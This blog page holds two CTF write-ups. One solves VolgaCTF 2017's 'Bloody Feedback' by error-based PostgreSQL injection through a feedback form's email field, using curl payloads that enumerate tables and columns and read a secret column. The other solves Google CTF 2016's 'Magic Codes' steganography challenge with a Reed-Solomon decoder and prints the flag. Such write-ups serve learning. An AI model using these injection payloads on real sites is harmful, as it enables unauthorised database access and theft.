Showing posts with label error. Show all posts

Sunday, March 26, 2017

VolgaCTF 2017 Quals - Bloody Feedback (100)


Disclaimer: During this challenge, I binge watched all of Black Books. This explains the memes below.

Starting out we're presented with a feedback form to submit some data (name, email, message).

There was also an input field at the top right looking like a search box.  Immediately tried putting a tick mark there to see if an error would be reflected:


This will send us to http://bloody-feedback.quals.2017.volgactf.ru/check/?code=%27.
Immediately inferring this is a perl application looking at the file extension noted in the error: Worker.pm

After playing around with the code looking for command-injection it turns out the application would accept any 32 byte string within the character range [A-Za-z0-9].  Looks like we couldn't get too far with this.

Valid URL ex.: http://bloody-feedback.quals.2017.volgactf.ru/check/?code=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


The next area to check was the initial feedback form.  Email had to be turned on, which seemed to be a good field to play with.

This seemed to have a very simple front-end validation setup for email, where type="email" in the markup.

Any feedback submitted is displayed in the "Top Messages" section, except the email field.  This helped when testing for XSS / CSRF, SQLi, etc.  But "Top Messages" did not seem to be reflecting any errors or execution.

Next we try an invalid email, maybe a quote mark to check for SQLi:


Sooooo, looks like SQLi, right?

If we look up DBD::Pg::db, we find the reference http://search.cpan.org/dist/DBD-Pg/Pg.pm
Also from looking at it, one could infer this is a Postgres db.

Let's try a few different types of injections until we get back to a non-error state!

First to get this into a scriptable state, we'll dump the cURL command from Chrome's Developer Tools.  In the network tab, go to the submission request, right click > Copy > Copy as cURL.

After pasting this on the command-line, hitting ctrl+x+e we can open in $EDITOR (currently set to VIM for this session).  In VIM we can use :%s/-H/-H \\\r/g to clean up the lines of the request.  Now we can go ahead and delete most of the headers which won't be used in this challenge.  This ends up turning into a one-liner, but for other challenges this may be different.

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=x&message=x&email='" 

This will dump the page contents and we can grep for any errors that get reflected back:

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=',version())-- - " | grep -i error -A6

This will dump:

ERROR: DBD::Pg::db do failed: ERROR:  value too long for type character varying(30) at Worker.pm line 29.

It looks like version() returns a string that's too long, so we can cut it using substr().

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', substr(version(), 0, 30))-- - "
...
<p><h3>Check status</h3><a href='/check/?code=Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI'>Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI</a></p>
...


Now let's do something a little more interesting....

To get the table names we can query pg_catalog.pg_tables for tablename, this will return multiple rows, if we set a limit and offset, we can enumerate all values.

url 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (SELECT tablename FROM pg_catalog.pg_tables limit 1 offset 1)) -- - "


So we've got the table name, now we need to find any interesting column names, we can do that by looking at column_name in information_schema.columns:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select column_name from information_schema.columns limit 1 offset 6 )) -- - "


Now when we combine those two together:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select s3cr3tc0lumn from s3cret_tabl3 limit 1 offset 4 )) -- - "


Sunday, May 1, 2016

Google CTF 2016 - Magic Codes (250)


Google's opened up their first CTF out there this year and it was a very fun one!
This particular challenge was Stego, found in the Forensics category.

In the description it gave you "Can you recover the magic code?" with a link to an image:


Initial thoughts are... Okay, we have this image that's very retro with a DVD, a Satelite, a QR code & something that looks like a frequency visualization of some sort...

What could this possibly be, maybe QR Code mixed with the result of the frequency visualization turned into audio ? (I may be this sinister if I ever start designing challenges)

I first tried the QR code, and it seemed to be some trolling or self-advertising (or both), that linked to the CTF page. (https://capturetheflag.withgoogle.com/)


This wasn't it so I moved on to my usual routine with stego images.
Fired up StegSolve and looked at the bit planes of the image.

For anyone interested in the full process, I've included a step-by-step instruction below, you can find the link to the StegSolve on this list - https://github.com/apsdehal/awesome-ctf#stegano


First open up the StegSolve program:


You should see StegSolve pop up:


 Now open the file you would like to analyze:


You'll see the image, and at the bottom there is a left and right arrow used to cycle through common image manipulation operations that could help with identifying hidden data:


Ended up stopping at Alpha Plane 0, this seemed like a very clear chunk of data hidden in the lowest alpha plane:


Go ahead and save the image somewhere, I saved it using the default name (solved.bmp):


Now was the tricky part... what do we do with this data?

I started by reading the bits in with python, unfortunately nothing too useful looking came out of that..

Looking at the image I reconsidered the possibility of the visual frequency image being part of the challenge, but didn't know how.  Eventually googled all the items on the image together to see if they had any relationship.  I searched for:  "dvd satellite qr code" - http://lmgtfy.com/?q=dvd+satellite+qr+code

And one of the first results was a page on Reed-Solomon error correction codes.  It mentioned on that page, that all of these mediums shown in the image used Reed-Solomon error correction.... that couldn't just be a coincidence.


So looking around for a python library to handle this I found one quickly on PyPi - https://pypi.python.org/pypi/reedsolo


Started to write a few examples up pulling in the alpha image that was extracted, but found nothing.  I wasn't really sure which Codec to use at first.  Even started writing a brute-forcer to check each Codec available up to 100.


After a while (giving up and looking at other challenges) -- I saw an update on the Magic Code challenge, mentioning the metadata was updated.  Running exiftool again now gave this interesting result:

» exiftool MagicCode.png
ExifTool Version Number         : 10.08
File Name                       : MagicCode.png
Directory                       : .
File Size                       : 187 kB
File Modification Date/Time     : 2016:05:01 11:22:52-07:00
File Access Date/Time           : 2016:05:01 11:31:48-07:00
File Inode Change Date/Time     : 2016:05:01 11:22:52-07:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 320
Image Height                    : 320
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : (40,8) bytes
Image Size                      : 320x320
Megapixels                      : 0.102


Interesting! There was now a new Comment!  This also looks like it may be the Codec I was looking for, but why were there two values?  Had to look more into how reed solomon correction codes worked....


Comment                         : (40,8) bytes


I immediately noticed 40 * 8 = 320 (size of the image width/height) -- so it must have to do with how the image was formed, and maybe the developer went with that for convenience.


Also started looking at the constructor for this python reedsolo lib, because it showed only one value being passed into the codec constructor in the examples.
The constructor can be found here - https://github.com/tomerfiliba/reedsolomon/blob/master/reedsolo.py#L746


    def __init__(self, nsym=10, nsize=255, fcr=0, prim=0x11d, generator=2, c_exp=8):
        '''Initialize the Reed-Solomon codec. Note that different parameters change the internal values (the ecc symbols, look-up table values, etc) but not the output result (whether your message can be repaired or not, there is no influence of the parameters).'''
        self.nsym = nsym # number of ecc symbols (ie, the repairing rate will be r=(nsym/2)/nsize, so for example if you have nsym=5 and nsize=10, you have a rate r=0.25, so you can correct up to 0.25% errors (or exactly 2 symbols out of 10), and 0.5% erasures (5 symbols out of 10).
        self.nsize = nsize # maximum length of one chunk (ie, message + ecc symbols after encoding, for the message alone it's nsize-nsym)
        self.fcr = fcr # first consecutive root, can be any value between 0 and (2**c_exp)-1
        self.prim = prim # prime irreducible polynomial, use find_prime_polys() to find a prime poly
        self.generator = generator # generator integer, must be prime
        self.c_exp = c_exp # exponent of the field's characteristic. This both defines the maximum value per symbol and the maximum length of one chunk. By default it's GF(2^8), do not change if you're not sure what it means.


So it looks like the first argument they show in the examples is nsym...
In the comment they're showing two values (40, 8) -- in conventional reed solomon this will be (nsize, ndata) but in this library they're using (nsym, nsize).  The nysm value is just (nsize-ndata).  More information can be found on that here - http://iris.elf.stuba.sk/JEEEC/data/pdf/11-12_103-05.pdf

So now we know the second argument (nsize) is 40, and the first argument is (nsize-ndata) or 32.
The codec portion of this took me the longest to figure out, but with all of that in place, we have the final decoder! (I had noticed this when anything came out of the decoder that wasn't \x00 or an empty string...)


#!/usr/bin/env python
import sys
import reedsolo
from PIL import Image

if (len(sys.argv) > 1):
  IMG_FILE = sys.argv[1]
else:
  print "Usage: $ readImg "
  exit(1)

img = Image.open(IMG_FILE).convert('1')
data = img.getdata()
pixels = img.load()

bits = []

for x in range(img.size[0]):
  for y in range(img.size[1]):
    pixel = pixels[y,x]
    if pixel == 0:
      bits.append("0")
    else:
      bits.append("1")

b = "".join([str(x) for x in bits])
bytes = bytearray(int(b[x:x+8], 2) for x in range(0, len(b), 8)).rstrip("\xff")

rs = reedsolo.RSCodec(32, 40)
print repr(rs.decode(bytes))

f = open("SomeBytez", "w")
f.write(rs.decode(bytes))
f.close()


This dropped a gzip file from the looks of it using file:

» file SomeBytez
SomeBytez: gzip compressed data, last modified: Wed Apr 27 14:43:24 2016, max compression


We have to move it to a .gz file to uncompress it as gunzip requires this.

» mv SomeBytez someBytez.gz
» gunzip someBytez.gz
» file someBytez
someBytez: ASCII text, with no line terminators
» cat someBytez
Congratulations, Voyager!  Your flag is: CTF{who_knew_math_helped_with_anything_but_crypto}%


We've got the Flag!!! Never thought this one was going to work, but it did!
Learned a lot about erasure codes during this process! Good Ol' Information Theory :D

CTF{who_knew_math_helped_with_anything_but_crypto}